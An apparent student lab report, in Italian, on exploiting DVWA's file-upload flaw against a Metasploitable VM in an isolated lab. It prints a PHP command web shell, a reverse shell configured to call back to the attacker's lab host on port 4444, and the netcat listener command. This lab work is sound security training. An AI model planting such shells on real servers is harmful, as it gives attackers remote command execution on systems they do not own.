W13D1 – Exploit File Upload su DVWA

Studente: Riccardo Luzzi
Corso: Cyber Security
Sistema utilizzato: Kali Linux
Strumenti utilizzati: DVWA, Burp Suite Community Edition, Netcat, PHP web shell, VirtualBox, pfSense
Target: Metasploitable – 192.168.51.101
Scenario di rete: Kali 192.168.50.100 e Metasploitable 192.168.51.101 su reti differenti, con instradamento tramite pfSense

Introduzione


L’esercitazione W13D1 aveva come obiettivo lo sfruttamento della vulnerabilità File Upload presente in DVWA. Ho lavorato dalla macchina Kali verso Metasploitable, mantenendo le due VM su reti differenti e facendole comunicare tramite pfSense. Prima di iniziare ho verificato la raggiungibilità del target e, durante le prove, ho utilizzato Burp Suite per osservare le richieste HTTP inviate al server.

La prima parte è stata svolta con il livello di sicurezza Low, caricando una piccola shell PHP e utilizzandola per eseguire alcuni comandi sul sistema remoto. Ho poi completato la parte facoltativa con una reverse shell più avanzata. Nell’esercizio extra ho ripetuto il caricamento ai livelli Medium e High, analizzando prima il codice mostrato da DVWA con View Source e cercando poi di capire quali controlli venissero applicati realmente dal server.

1. Verifica della comunicazione tra Kali e Metasploitable


La macchina Metasploitable utilizza l'indirizzo 192.168.51.101. Dalla Kali ho eseguito un ping di quattro pacchetti per verificare che il routing attraverso pfSense fosse funzionante. Tutti i pacchetti sono stati ricevuti, senza perdita, quindi ho proseguito con l'accesso a DVWA dal browser.

Figura 1 – Ping da Kali verso Metasploitable 192.168.51.101



Dopo il login a DVWA ho impostato il Security Level su Low, come richiesto dalla prima parte dell'esercizio.

Figura 2 – DVWA impostato con Security Level Low



2. File Upload con Security Level Low

2.1 Creazione della shell PHP

Per la prima prova ho creato una shell PHP minimale. Il file riceve il parametro cmd dalla richiesta HTTP e passa il suo contenuto alla funzione system(). In questo modo ogni comando viene eseguito dal processo del web server e il risultato viene restituito direttamente nella pagina.

```
<?php system($_REQUEST["cmd"]); ?>
```


Figura 3 – Creazione e verifica del contenuto di shell.php



2.2 Intercettazione del caricamento con Burp Suite


Prima di inviare il file ho attivato l'intercettazione di Burp Suite. La richiesta POST mostra chiaramente il nome shell.php, il MIME type application/x-php e il codice PHP inserito nel corpo multipart/form-data. In questa fase, con livello Low, non è stato necessario modificare la richiesta.

Figura 4 – Richiesta POST di upload intercettata con Burp Suite



Dopo aver inoltrato la richiesta, DVWA ha confermato il caricamento nella directory hackable/uploads.


Figura 5 – Caricamento di shell.php completato correttamente



2.3 Esecuzione dei comandi tramite parametro GET

Una volta caricato il file ho richiamato la shell passando il comando nella query string. Con id il server ha restituito uid=33(www-data), confermando che il codice veniva eseguito con l'utente utilizzato dal web server.

Figura 6 – Esecuzione del comando id tramite shell.php



Ho quindi provato whoami e pwd. Il primo comando ha confermato l'utente www-data, mentre il secondo ha mostrato come directory corrente /var/www/dvwa/hackable/uploads.

Figura 7 – Risultato del comando whoami






Figura 8 – Risultato del comando pwd



Per verificare anche il passaggio del parametro nella richiesta HTTP ho riattivato Burp Suite e intercettato la GET relativa a whoami. La prima riga della richiesta mostra il parametro cmd inserito direttamente nell'URL.

Figura 9 – Burp Suite: richiesta GET con parametro cmd=whoami



2.4 Informazioni aggiuntive sul sistema remoto

Come ulteriore verifica ho richiesto hostname e uname -a. I risultati identificano la macchina come metasploitable e mostrano un sistema Linux con kernel 2.6.24-16-server i686. Queste informazioni sono state ottenute attraverso la stessa shell caricata in precedenza.

Figura 10 – Hostname della macchina remota





Figura 11 – Informazioni sul kernel ottenute con uname -a




3. Parte facoltativa – Reverse shell PHP

3.1 Scelta della web shell e configurazione

Per la parte facoltativa ho utilizzato una shell più completa già presente nella distribuzione Kali. Nella directory /usr/share/webshells sono disponibili diversi esempi; ho scelto php-reverse-shell.php e ne ho creata una copia nella home, in modo da non modificare il file originale.

Figura 12 – Web shell disponibili nella directory /usr/share/webshells




L’indirizzo della Kali sulla rete del laboratorio è 192.168.50.100. Ho impostato questo indirizzo all’interno della reverse shell e ho utilizzato la porta TCP 4444 per la connessione di ritorno.

Figura 13 – Indirizzo IP della macchina Kali



Figura 14 – Configurazione di IP e porta nella reverse shell PHP



```
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
//$ip = '127.0.0.1';  // CHANGE THIS
//$port = 1234;       // CHANGE THIS
$ip = '192.168.50.100';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
```

Con grep ho controllato che le righe originali fossero commentate e che i valori effettivamente utilizzati fossero 192.168.50.100 e 4444.

Figura 15 – Verifica della configurazione della reverse shell




```
┌──(kali㉿kali)-[~]
└─$ grep -nE '\$ip|\$port' ~/php-reverse-shell.php
49://$ip = '127.0.0.1';  // CHANGE THIS
50://$port = 1234;       // CHANGE THIS
51:$ip = '192.168.50.100';
52:$port = 4444;
102:$sock = fsockopen($ip, $port, $errno, $errstr, 30);
129:printit("Successfully opened reverse shell to $ip:$port");
```

3.2 Avvio del listener e connessione inversa

Su Kali ho avviato Netcat in ascolto sulla porta 4444. Successivamente ho caricato php-reverse-shell.php attraverso DVWA con Security Level Low. Dopo aver richiamato il file dal browser, Metasploitable ha aperto una connessione TCP verso la Kali.

nc -lvnp 4444


Figura 16 – Listener Netcat in ascolto sulla porta 4444



```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Figura 17 – Upload della php-reverse-shell completato



La connessione è arrivata dall'indirizzo 192.168.51.101 e la shell ottenuta ha mostrato ancora uid=33(www-data). Ho eseguito whoami, hostname, pwd, uname -a e ls -la per verificare la sessione e osservare il filesystem. A differenza della shell precedente, in questo caso i comandi vengono digitati direttamente nel terminale Kali senza dover utilizzare ogni volta il parametro cmd nel browser.

Figura 18 – Reverse shell attiva e comandi eseguiti da Kali

